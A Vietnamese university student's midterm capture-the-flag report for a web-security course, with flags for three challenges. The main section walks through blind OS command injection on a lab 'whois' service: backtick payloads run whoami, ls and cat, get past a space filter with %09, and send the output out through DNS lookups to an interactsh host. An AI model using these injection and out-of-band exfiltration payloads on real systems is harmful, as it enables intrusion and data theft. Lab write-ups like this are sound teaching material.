

BÁO CÁO BÀI TẬP

Môn học: Bảo mật Web và Ứng dụng

Kỳ báo cáo: Giữa kỳ

Tên chủ đề: Thi thực hành giữa kỳ

GV: Nghi Hoàng Khoa

Ngày báo cáo: 23/04/2023

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Lê Hoàng Phúc	20521763	20521763@gm.uit.edu.vn

NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	WELCOME	100%	Lê Hoàng Phúc
2	FIND DOCUMENT	100%	Lê Hoàng Phúc
3	WHOISSERVICE	100%	Lê Hoàng Phúc
4	CTFPLATFORM	0%	
5	SECUREAPP	0%	


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1) WELCOME

Tham gia Discord để lấy flag: <https://discord.gg/UDwAXRXs>




2) FIND DOCUMENT


Tìm file bbls_rel6_student.pdf trên *.rmit.edu.vn

Flag sẽ là định dạng: flag{md5 của file}

Đầu tiên sử dụng: [Internet Archive: Wayback Machine](https://archive.org/) để tìm file : bbls_rel6_student.pdf




Trong các đường dẫn trả về ta sẽ tìm đường dẫn có chứa rmit.edu.vn:



The screenshot shows a search engine interface with a document icon on the left. The main content area displays search results for the file 'bbbs_rel6_student.pdf'. At the top, there is a link to 'http://msvcc.org:80/msvcc/bbbs_rel6_student.pdf' followed by a 'Table of Contents' section. Below this, a snippet from the 'Blackboard Learning System Student Manual' is visible. A 'Captures' section shows 'Earliest', 'Latest', and 'All' tabs. A 'Host details' section is also present. A 'Similar results' section lists multiple URLs from various educational institutions. On the right side, there is a sidebar with a list of domains (e.g., .org (6), .edu.au (5), .ac.nz (3), .mil (2), .nl (2)) and a 'Publication Date' filter set to 'No filters'.

Tải file về ta sử dụng md5sum trên linux để tính mã hash :



The screenshot shows a terminal window with the following commands and output:

```

phl235363@phl: ~/Downloads
File Actions Edit View Help
(phl235363@phl) - [~]
$ cd Downloads
(phl235363@phl) - [~/Downloads]
$ ls
bbbs_rel6_student.pdf  CTFPlatform_give2player.zip  __MACOSX
(phl235363@phl) - [~/Downloads]
$ md5sum bbbs_rel6_student.pdf
c769e47914ed6f3cd793d0b09e9acafe  bbbs_rel6_student.pdf
(phl235363@phl) - [~/Downloads]
$

```

⇒ flag{ c769e47914ed6f3cd793d0b09e9acafe }

3) WHOISSERVICE

A tool to check your domain's status. <http://45.122.249.68:20007>

Sau khi thử gửi các payload tại các option nslookup, dig , host thì tại options host khi chèn `comand`.<domainnameserver> thì kết quả của command được nối vào domainnameserver khi truy vấn.

Do không dùng được burp pro để sử dụng burp collaborator nên em sẽ sử dụng thêm tools sau : interactsh

[projectdiscovery/interactsh: An OOB interaction gathering server and client library \(github.com\)](https://github.com/projectdiscovery/interactsh)

Dùng payload sau để check :

command=host&target=`whoami`.ch2jncdr4o9c86qmvaig6ap7ebagey5er.oast.me

```
[INF] Current interactsh version 1.1.2 (latest)
[INF] Listing 1 payload for OOB Testing
[INF] ch2jncdr4o9c86qmvaig6ap7ebagey5er.oast.me
[www-data.ch2jncdr4o9c86qmvaig6ap7ebagey5er] Received DNS interaction (A) from 172.217.32.130 at 2023-04-23 14:10:09
[www-data.CH2jNCdr4O9C86QMVAig6ap7EbAGey5ER] Received DNS interaction (AAAA) from 172.253.237.5 at 2023-04-23 14:10:09
[www-data.ch2jncdr4o9c86qmvaig6ap7ebagey5er] Received DNS interaction (MX) from 74.125.190.133 at 2023-04-23 14:10:09
```

Nhận thấy payload của ta đã chèn thành công. Kết quả lệnh whoami đã được dính vào input của lệnh host.

Khi duyệt các tệp trong thư mục thì phát hiện nếu kết quả của lệnh chèn vào có ký tự xuống dòng thì sẽ bị đứt đoạn nên dùng thêm lệnh base64 để nối lại các output từ lệnh chèn vào.

Dùng payload sau để liệt kê các file và thư mục tại thư mục hiện hành :

command=host&target=`ls|base64`.ch2jncdr4o9c86qmvaig6ap7ebagey5er.oast.me

Kết quả nhận về:


```
[INF] Current interactsh version 1.1.2 (latest)
[INF] Listing 1 payload for OOB Testing
[INF] ch2jncdr4o9c86qmvaig6ap7ebagey5er.oast.me
[www-data.ch2jncdr4o9c86qmvaig6ap7ebagey5er] Received DNS interaction (A) from 172.217.32.130 at 2023-04-23 14:10:09
[www-data.CH2jNCdr4O9C86QMVAig6ap7EbAGey5ER] Received DNS interaction (AAAA) from 172.253.237.5 at 2023-04-23 14:10:09
[www-data.ch2jncdr4o9c86qmvaig6ap7ebagey5er] Received DNS interaction (MX) from 74.125.190.133 at 2023-04-23 14:10:09
[aW5kZXguaHRtbAppbmRleC5waHAK.ch2jncdr4o9c86qmvaig6ap7ebagey5er] Received DNS interaction (A) from 74.125.41.5 at 2023-04-23 14:18
[aW5kZXguaHRtbAppbmRleC5waHAK.ch2jncdr4o9c86qmvaig6ap7ebagey5er] Received DNS interaction (A) from 172.253.237.4 at 2023-04-23 14:
[aW5kZXguaHRtbAppbmRleC5waHAK.ch2jncdr4o9c86qmvaig6ap7ebagey5er] Received DNS interaction (AAAA) from 172.217.43.141 at 2023-04-23
[aW5kZXguaHRtbAppbmRleC5waHAK.ch2jncdr4o9c86qmvaig6ap7ebagey5er] Received DNS interaction (MX) from 74.125.190.135 at 2023-04-23 1
```

Decode lần lượt các mã này để tìm output đúng :

Decode from Base64 format

Simply enter your data then push the decode button.



```
aW5kZXguaHRtbAppbmRleC5waHAK
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

```
index.html  
index.php
```

Đến đây ta lại gặp phải vấn đề khác khi web có filter các khi tự như dấu cách (' '), dấu (/), và output từ lệnh không được quá dài.

Muốn duyệt các thư mục khác mà không dùng dấu '/' thì em sẽ dùng nhiều lệnh "cd .." để di chuyển giữa các thư mục .

Nhưng lệnh "cd .." lại có dấu cách (' ') => bypass bằng ký tự : %09 (là dấu tab ngang).

Vậy đến đây nếu output quá dài thì làm sao ? => dùng lệnh "head -c " để lấy các ký tự đầu , có thể kết hợp thêm lệnh tail để lấy các ký tự sau nếu cần thiết .

Khi duyệt lần lượt các thư mục mẹ của thư mục hiện tại thì tại thư mục root (/) tìm được một file có tên secrec khá đáng nghi :

Payload :

command=host&target=`cd%09..;cd%09..;cd%09..;ls|base64|head%09-c%0960`.

Trong đó:

%09 để bypass filter của dấu cách .

head -c 60 : để lấy 60 ký tự đầu (do thư mục root có rất nhiều thư mục con nên output sẽ rất lớn)

Báo cáo Bảo mật Web và Ứng dụng
HOC KỲ II – NĂM HỌC 2022-2023



command=host&target=`cd%09..;cd%09..;cd%09..;cat<-
secret6247e5b75faf56be729e`.ch2jncdr4o9c86qmvaig6ap7ebagey5er.oast.me

Có được flag :

```
-04-23 14:35:41  
[LXNLY3JldDYyNDdLNWI3NWZhZjU2YmU3MjllCmJpbGpib290CmRldgpldGMK.ch2jncdr4o9c86qmvaig6ap7ebagey5er] Rece  
23-04-23 14:35:53  
[Flag{bLind_oS_ComMaNd_injEcTion}.ch2jNcdR4o9c86qMVAIG6AP7ebagEy5Er] Received DNS interaction (A) fro  
[flag{bLind_os_command_injecTion}.ch2jncdr4o9c86qmvaig6ap7ebagey5er] Received DNS interaction (AAAA)  
[flag{bLind_os_command_injecTion}.ch2jncdr4o9c86qmvaig6ap7ebagey5er] Received DNS interaction (MX) f
```

⇒ flag{bLind_os_command_injecTion}

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).
Ví dụ: [NT101.K11.ANTT]-Session1_Group3.
- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trể, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT